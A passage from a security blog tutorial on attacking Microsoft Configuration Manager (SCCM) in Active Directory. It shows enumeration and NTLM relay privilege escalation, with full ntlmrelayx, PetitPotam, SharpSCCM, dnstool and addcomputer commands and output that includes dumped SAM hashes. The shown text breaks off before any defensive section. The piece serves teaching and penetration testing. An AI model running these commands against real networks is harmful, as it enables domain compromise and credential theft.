
Attacking and Defending Configuration Manager

logan-goins.com/2025-04-25-sccm

Logan Goins



Introduction

System Center Configuration Manager (SCCM) or Microsoft Configuration Manager allows endpoint administrators to utilize a single platform for seamless device management inside of an Active Directory environment, including pushing applications, scripts, and updates to computers. The primary server in a particular site inside of the SCCM hierarchy is the SCCM site-server, which facilitates the software deployment on all remote systems in the site with the help of a site database server.

Like any Active Directory integrated Microsoft technology, abuses are possible. Most of which are previously categorized in the Misconfiguration Manager github repository thanks to the work of Duane Michael, Chris Thompson, Garrett Foster, Josh Prager, and Adam Chester. These opportunities for abuse range from lateral movement, credential access, and privilege escalation, some of which are default or nearly default exploitable. Due to the wide-scale usage of Microsoft Configuration Manager (hereafter known as SCCM) in the client environments I've tested - combined with the technology being so difficult to secure due to its large level of access, I've decided to document what I believe are the most common easy wins for attackers. This post will attempt to combine explanatory and practical example focused tradecraft together which combines high commonality with incredible impact from low-privilege contexts, and what you can do to prevent them from a systems administration and defensive perspective.

Like always, this writeup's purpose is to document my research on SCCM attacks and provide a resource in which others can learn from as an introduction to SCCM exploitation. This writeup is not expansive, covering only the techniques which I find are the lowest-hanging, easiest wins for attackers. If you want more information and exploitable edge-case configurations, consult the Misconfiguration Manager github.

Enumeration

Just like with any other high-impact enterprise technology, performing reconnaissance is key to getting an understanding of the attack surface. For this post, the perspective of attack will primarily focus on performing actions while proxying traffic through some means of post-exploitation, such as a Mythic agent; while low-privilege user credentials have already been obtained through some additional action such as the dumping of the LSA hive, which we can utilize at a network level.

Thankfully, a tool was written by Garrett Foster for Linux platforms that we can use to proxy into the network, titled SCCMHunter. SCCMHunter is written in Python and used primarily for testers and operators to simulate adversaries in an SCCM context.

Enumeration procedures can be kicked off with SCCMHunter by using the `find` module, passing in our low-privilege user credentials so the tool can quickly identify SCCM related assets directly from LDAP.

```
sccmhunter.py find -u jdoe -p P@ssw0rd -dc-ip 192.168.1.2 -d lab.lan
```

```
lgoins@kali:~$ sccmhunter.py find -u jdoe -p P@ssw0rd -dc-ip 192.168.1.2 -d lab.lan
SCCMHunter v1.0.6 by @unsigned_sh0rt
[20:57:31] INFO     table CAS already exists
[20:57:31] INFO     [*] Checking for System Management Container.
[20:57:31] INFO     [+] Found System Management Container. Parsing DACL.
[20:57:31] INFO     [+] Found 1 computers with Full Control ACE
[20:57:31] INFO     [*] Querying LDAP for published Sites and Management Points
[20:57:31] INFO     [+] Found 2 Management Points in LDAP.
[20:57:31] INFO     [*] Querying LDAP for potential PXE enabled distribution points
[20:57:31] INFO     [*] Searching LDAP for anything containing the strings 'SCCM' or 'MECM'
[20:57:31] INFO     [+] Found 9 principals that contain the string 'SCCM' or 'MECM'.
```

SCCMHunter stores all data found in a database inside the `~/.sccmhunter` directory and can be directly queried with the `show` module. Information about site-servers, site database servers, users, groups, can be accessed offline after LDAP data is ingested.

For example, display of the SCCM site servers ingested by SCCMHunter is shown below:

```
sccmhunter.py show -siteservers
```

```
lgoins@kali:~$ sccmhunter.py show -siteservers
SCCMHunter v1.0.6 by @unsigned_sh0rt
[21:18:12] INFO     [+] Showing SiteServers Table
[21:18:12] INFO     +----------------+------------+-----+---------------+------------+-------------+--------+-------+
                    | Hostname       | SiteCode   | CAS | SigningStatus | SiteServer | SMSProvider | Config | MSSQL |
                    +================+============+=====+===============+============+=============+========+=======+
                    | sccm01.lab.lan |            |     |               | True       |             |        |       |
                    +----------------+------------+-----+---------------+------------+-------------+--------+-------+
```

Exploitation


Now that some environmental context has been achieved through base-level recon of SCCM assets over LDAP, the next step is to act on our enumeration and attempt to perform exploitation of the Active Directory environment utilizing a number of SCCM related tradecraft.

ELEVATE-1 - NTLM Relay Site Server Authentication to Site Systems

As mentioned before, the site server is used to push applications, scripts, and updates to devices in its current site. Because the site server is the central device used for administrative software deployment to devices in the domain, the account utilized for site system client installation is required to have local administrator permissions on every site system. By default, the site server machine account is set to perform these actions as the official site system installation account, which often enables all site systems to be vulnerable to NTLM relay attacks.

If machine account authentication from the site server can be coerced (which can be done through a multitude of RPC endpoints accessible to domain users by default), said authentication can be relayed to site systems without signing on critical services such as SMB. Allowing, by default, low privilege users to takeover all systems in the site without SMB signing (also default for non Domain Controllers)

Below is a graphic visualizing the attack technique:



With a valid vulnerable site system in mind, for example, `mssql01.lab.lan`, set up a relay using `ntlmrelayx.py`:


```
ntlmrelayx.py -t mssql01.lab.lan -smb2support
```

```
lgoins@kali:~$ ntlmrelayx.py -t mssql01.lab.lan -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

Next utilize a tool such as PetitPotam to coerce valid Net-NTLMv2 authentication from the site server, in this case `sccm01.lab.lan`:

```
python3 PetitPotam.py 192.168.1.50 sccm01.lab.lan -u jdoe -p P@ssw0rd
```

Looking back at `ntlmrelayx.py`, we can see that it has automatically relayed the authentication to the target device and dumped credentials due to its administrative permissions on the host.



ELEVATE-2 - NTLM Relay with Automatic Client Push Authentication

When side-wide automatic client push installation is enabled, the site server will automatically attempt to install client agents on devices registered in the site after approval. If an attacker is able to trick the site server into recognizing a new client device with an attacker owned address, they would be able to relay authentication from the site server to systems without SMB signing for arbitrary takeover. Note that the authentication obtained from the site server attempting to install an agent on the client device would be the official site server installation account. With this non-default added account being required to have local administrator privileges on each site system, it is common that this non-default site server installation account not only has administrative permissions on site systems but could be a member of a high privilege group such as `Domain Admins`. This would imply that if an attacker is able to trick the site server into performing client installation to a controller address, they could gain administrative access to every device without SMB signing in the domain, whether they are in the site or not.

Unlike `ELEVATE-1`, with its requirements being entirely default, `ELEVATE-2` has a large number of non-default requirements, although still very common.

These include:

1. Automatic site-wide client push installation enabled
2. Automatic site device approval
3. Fallback authentication to NTLM

While all three of these options are non-default and are required to be manually configured by a system administrator for this attack to work, most of these options provide ease of use for system administrators attempting to manage large-scale SCCM device infrastructure. For example, automatic client push installation ensures that devices recognized by the site

server don't have to be manually selected for client push installation. Automatic site device approval ensures that system administrators do not have to manually approve each device making automated requests to join a site. And finally fallback authentication ensures greater compatibility with older, non Kerberos compatible windows device which still run rampant in corporate environments, by allowing NTLM authentication to be used when Kerberos fails. So while all three of these options are entirely manually implemented, it makes perfect sense why so many SCCM admins configure them to make their job significantly easier and less manual in the long run.

To perform this attack, first utilize SharpSCCM written by Chris Thompson to register a fake client device on the site server using low-privilege user credentials, using the address of our attacker controlled relay server as a target:

```
SharpSCCM.exe invoke client-push -t 192.168.1.50
```

```
C:\Users\jdoe\Desktop>SharpSCCM.exe invoke client-push -t 192.168.1.50

  _____ _    _ _____  _____  _____  _____  _____  _____  _____  _____
 |_____|  |  |  |___| |_____/ |_____] |_____ |      |      |      |   |
 _____| |  |  |  |     |    \_ |       _____| |_____ |_____ |_____ |   |    @_Mayyhem

[+] Querying the local WMI repository for the current management point and site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.lan
[+] Site code: ABC
[+] Created "ConfigMgr Client Messaging" certificate in memory for device registration and signing/encrypting subsequent messages
[+] Reusable Base64-encoded certificate:

    308209D20201033082098E06092A864886F70D010701A082097F0482097B3082097730820590060924864886F70D010701A0820581048205
C0103300E0408A50381A7F797B1EA020207D0048204C8D4B88A6A776B3FA909B4F8827AA19CA7826A21F47E0868C6515CEE88FBA6EEC797C88CB89677CB43AB65B05195D475B685E10897F8236ADF59BB7E623EC41E5091881890F0571458B28406A8D
15182FD8C3539270CEFCC53CD676F92EB4D13AADFD086187CC5AA89B065C4A2A43B66994A574F8B23EA9A2FB738B627221DE8BB94C541B10BFD44B585F7885F4E2BA69919A2830185856F231711ABDC46AF860E311D74135EC2FB7B70CD1A83DFDCF5
9B9D5AAD469B04A5DB85DE36A4D7C37121E5E1600B9BC69E8DC07232E20A67C51A3C5BAF88D668C2F108679193BA5D6AC755E884DAF72A1F10DD8592195954 0C161E043FCA8C2E6965F369C6E535ED37D645A74FBBD4531921B6D334131D705A391D6
069FD945A9C16194CB70063D4CAE32AD7BE4BCDB86308DFB2610FBCEF2ADB83C35D4A84ED5A21D3D4AB6626E063E91A878A68D48525316A0E13B5D60D4B3DFB36251E15270B6726FE81C1DDF38374C8BACF490CF09E97B186E7EE2D296AD04859CE89
75A7645275C40D844ACDC316EF7027ED29A664FBA221696F1A6443F35A583D3E5C71D1BA838A18930833F6561B6EF986853C2F0F5AA1079068BC43582E6AD9AB042BC1B2B07531D2F378AEB45E99CA22D50CA1871C2021C678F1DE1ED4A594CE42403
050957F3748AACE1022D287AB850029D1757294244CC15482548A683AB4976A9D9747BA7F3E3A93D42361B16BD176C6120A2C15FF910CDA24B8E4054B03AAAED4CB965CDFA61C0E1F29194E78E60E7431087CABCB5045A0B128DCB0772F9BAF0A878B
F8B2BE9F655E0A1E915556329EEEF75E382E0F0EEC658DC09EEC83CC4BC492531BFA41AB12337149A0338DA614D6950CD4F092852E368B64DC821BF70FF22C77E812D2FB523BB51A6036EE2AF662AF478BC76B86D7604B701B81A98C273BE4D824A25
E05520F9EA6BA02D13FDB5770DAF5DD88557B041EDFCDEBFBCA3D105619C5E3E0E3BACDBD1427843642B1C643E66003C881BD410778C4F6E95BF5C34E3187BF3306266E48E1DBDFFC51E005F73EB0F50A23B182413AC3ACD4A9CD9704394636F173BD
E67CEC6B58441EE887F6E77AF0B2520BFC277F1C32006CCA10CD04CA0BDBD372872B20F6540336DDA4EF3BA18DC938BB0B9CD6BC0D1982728445CA8054612E5DA9D51E16BCB56395F9CC6973735071E356DF87CDDAA27EDE094FAE49AE3A950CF8A4C
004614476B939C71C5A9305457D1636F3414EEC507B5CD5D82DF47ADD4ED62D3C9BC6EA58E16A5CA3584426143E172D39B5070995176FC2A6D45F30E1146ADB17B5230A1A019FCF08C2FEE0DF798D928835D58D686424055B5B23607183188440FAA47
D3C3405CCC345D59ABE35384341D8CF249D04F9DA6A689ACEDE649B06E050A8ED4C9B1F5924FE956886DFB6BF94A772EB2A2187AB0D71509883D129D49CF5430170B032D9B5C99E81392A8119499C870D5EC522C0CA23402CA21707457203 8F521525
1559E9167EA5E92CF64D8F9E1CAFC7133189AADC8FC990EF0444563E042405389DE12F18E7DD8D61005971ACF433B562761B4DF85709BD4B704D44AA483E7F385713DADE892D7A1997D9BDF1377D7FB24B11ED6447BDCF3E88B5E3C088F14F793982D
3CD6400ED603313BD55477631B1E9AAF03DB0B9CE28792F51177F369E8CB9C0FF9E21B4941CADCF96591FAD07AA472194D458ACB831743013060924864886F70D01091531060404010000003050D6092B0601040182371101315 01E4E004D00690063
72006F0073006F006600740020005300 6F006600740077006100720065002000 4B0065007900200053007400 6F007200610067006500200050007200 6F0076006900640065007230820 3DF06092A864886F70D010706A08203D0308203CC020100308
3C506092A864886F70D010701301C060A2A864886F70D010C0103300E040815F6CF7C7D863CEC020207D080820398A2386EC00E531B9A0F06B88FE65AA1D560F78C4E5247087F1EA6C9C4CE208C63BD967433733AC5E7EF95999926D79622B85F42B3
F0C76003A1C2D10591A72E1E3743E32DC4996726E60BB7E5528B79F383B22F2BD8E40CDB4334E50D316925C9008C40E9A501A8E41D88BB14D3DA48CC8CA1C0C04FE243C671C2AB467144D100543188CC67533D0DD609A1F76CCEA540B61AEEAD25191
609D47EAD1477007AC3C2BBFD39282BB03862005077A5A0C94B6C709DA09768CB16D90A229EFA0ED0E0BFAB1686A53462D42C4C97038189CA0B07F346ADA40C0BCF5AFD97E83D11B067F7A0A130329E17E5095EA154EB39E43EC9C0A441710486BD1C
029FD18D6DA889E59060FBD6850C33DA4A55E2B81E17E485B3D04BB6FAA2A33FF37D7B3FCB14504031873 0FE208B666B805642D4CBF5A9B10AB6B82F9167B788DAFA2970B688C1CA11BBECB16EC90E41CA2DE6F69E992FA5790F0E0BA517D86D98B99
8831B5706021B64727701803E2136088A68BEB9E88A9BF8BB0A5A52B1FE72ED95A7AB868EF199FA78DCFE6FA7C4B38E863CA87855BE22B0FD9256C4A22A0206D20E998E1A46748971668D4342169A81CA5C80BFCD84FBD53DFC127F675FA60AD9E3DD
AC0B691840BA62EC80DF15A17A7D417C8374DAD25EF38F8B30AE6ADB381A59A328A20F42489DF1CA2E57B003F794598DA957E07F8A96EC5150E75DF1F9453D51696A1AAF60DEEE4EBCD73949C2F862B03B9356078C0FA458E7A04B928DF16B4F429C0
5C558AF95B28769D1D036DF68AE975CD1B3B2BDE39A195291E8DE6648254C108D983D5416B1FC7EDD0C84A437115727FB2434D2BF4E9F6D4CB4E8B68E7D82C8DE2057A5BB6FC37274C8C6A108DE7F4F0A5866DD3F891EFDCA3522B9F155521A662BFB
E3FCAFF99241351456A668A1730CA4B8241DAF22C63E3A79FA397B8FC28EA80C7CFD22833F812D3C5BCD1E50CC07966F84AB69C77CD497A6F604F7A99C45189F445CA3B60A7F96D1DC77AD98EABBF0EB7797BE0EBC67F7DDF6048215 1BF4B54159BB
3A66692B0A5FE036E3FB57B9A5B686599DBCB88C26A876A5B82389DE78A4D63CB02117DE79160B2FDE8D6D5CF64F9D7C9B23C0748EAEEC3A003804C02DC2B54FC32C6F174BB4552B314F0D15DE1DA58EDA52A569F64A86FF630B5EF6EA40CDD01A51C
78DC6EED41AD11FAD3B7FCA5E82B7BBA4A7397FF9A33D9967A221FCB23C2979BCCA993919B7442F24F41AF37251CE48A278F0BC2C6688A73DDDD0907C8EDBB0F83AC490D170AB3303B301F300706052B0E03021A0414A94F9E2655F91E2E15D345320
593612F14E18F0414C60AA1BFA5A0E34BD02860B8BB45CCAD784231C4020207D0

[+] Discovering local properties for client registration request
[+] Modifying client registration request properties:
     FQDN: 192.168.1.50
     NetBIOS name: 192.168.1.50
     Site code: ABC
[+] Sending HTTP registration request to SCCM01.lab.lan:80
[+] Received unique SMS client GUID for new device:

    GUID:2B081D8D-80BF-4649-948B-1449C218BF74
```

after a few minutes, the site server will send authentication to our relay server and attempt to install a client on the automatically approved device, allowing us to relay the `LAB\SCCM-CLIENTPUSH` high privilege account authentication to devices without SMB signing:

Before authentication occurs, the relay should have already been configured with the command:

```
ntlmrelayx.py -t mssql01.lab.lan -smb2support
```

```
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.1.3, attacking target smb://mssql01.lab.lan
[*] Authenticating against smb://mssql01.lab.lan as LAB/SCCM-CLIENTPUSH SUCCEED
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-9 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-10 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-12 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-13 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-14 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-15 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-16 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-17 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] Target system bootKey: 0x1d24ee770bf5d919e1c2f64cb90c26b4
[*] All targets processed!
[*] SMBD-Thread-18 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8ab9953eb9ecc1617cca42f6118b94a0:::
[*] Done dumping SAM hashes for host: mssql01.lab.lan
```

ELEVATE-3 - NTLM Relay with Automatic Client Push Authentication Via Device Discovery

Active Directory device discovery in SCCM environments is when the site server uses Active Directory to search for computers which have not been added to the site, then adds them automatically. This option is useful for system administrators who want the most automated client deployment possible. Once a computer account is added to the domain the site server searches LDAP for new computer objects, automatically approves them, then automatically attempts to deploy clients to them.

Just like `ELEVATE-2` we can coerce and relay client push installation account authentication, but because of automated AD device discovery we aren't required to execute SharpSCCM for client push requests to the site server. We can instead elicit the authentication just by adding a computer object and a DNS A record to LDAP, which is possible under low-privilege domain user context through a proxy.

Adding the DNS A record can be done by using `dnstool.py` from `krbrelayx`:

```
python3 /opt/krbrelayx/dnstool.py -u 'lab.lan\jdoe' -p P@ssw0rd -r attacker.lab.lan
-a add -t A -d 192.168.1.50 192.168.1.2
```

```
lgoins@kali:~$ python3 /opt/krbrelayx/dnstool.py -u 'lab.lan\jdoe' -p P@ssw0rd -r attacker.lab.lan -a add -t A -d 192.168.1.50 192.168.1.2
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Then add the computer account to LDAP for the site server to automatically discover:

```
addcomputer.py -computer-name 'attacker$' -computer-pass P@ssw0rd -dc-ip
192.168.1.2 lab.lan/jdoe:'P@ssw0rd'
```

After the default 5 minute delta timer, the site server should automatically detect the computer object in LDAP and reference the DNS A record, successfully sending high privilege authentication from the client push installation account which can be relayed. Once again the relay can be configured with the command:

```
ntlmrelayx.py -t mssql01.lab.lan -smb2support
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.1.3, attacking target smb://mssql01.lab.lan
[*] Authenticating against smb://mssql01.lab.lan as LAB/SCCM-CLIENTPUSH SUCCEED
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-9 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-10 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-12 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-13 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-14 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-15 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-16 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-17 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-18 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] Target system bootKey: 0x1d24ee770bf5d919e1c2f64cb90c26b4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8ab9953eb9ecc1617cca42f6118b94a0:::
[*] Done dumping SAM hashes for host: mssql01.lab.lan
```


TAKEOVER-1 - Site Takeover Via NTLM Relay to MSSQL Site Database Server

Just like the site server machine account requires administrative privileges on the devices in the site to perform client installation, it also requires `db_owner` permissions on the MSSQL instance on the site database server to store information about the site. Because machine account authentication can be coerced under the context of a low-privilege user account, it can be intercepted and relayed to the MSSQL site database server allowing an attacker to arbitrarily grant any user the SCCM “Full Administrator” role. The only requirements to this attack being that the site database server being relayed to is not installed on the same system as the site server being coerced due to the inability to relay back to the same device, and Extended Protection for Authentication (EPA) is not enabled on the MSSQL instance (default).

The `Full Administrator` role can be used in an SCCM environment for remote code execution as `SYSTEM` on every device in the site, granting low-privilege users full administrative access to every device in the site SMB signing or not.

First use the `mssql` module through `SCCMHunter` to parse compile the MSSQL query which can be used to add a low-privilege user to `Full Administrator` for site takeover:

```
sccmhunter.py mssql -dc-ip 192.168.1.2 -d lab.lan -u 'jdoe' -p 'P@ssw0rd' -tu jdoe
-sc abc -stacked
```



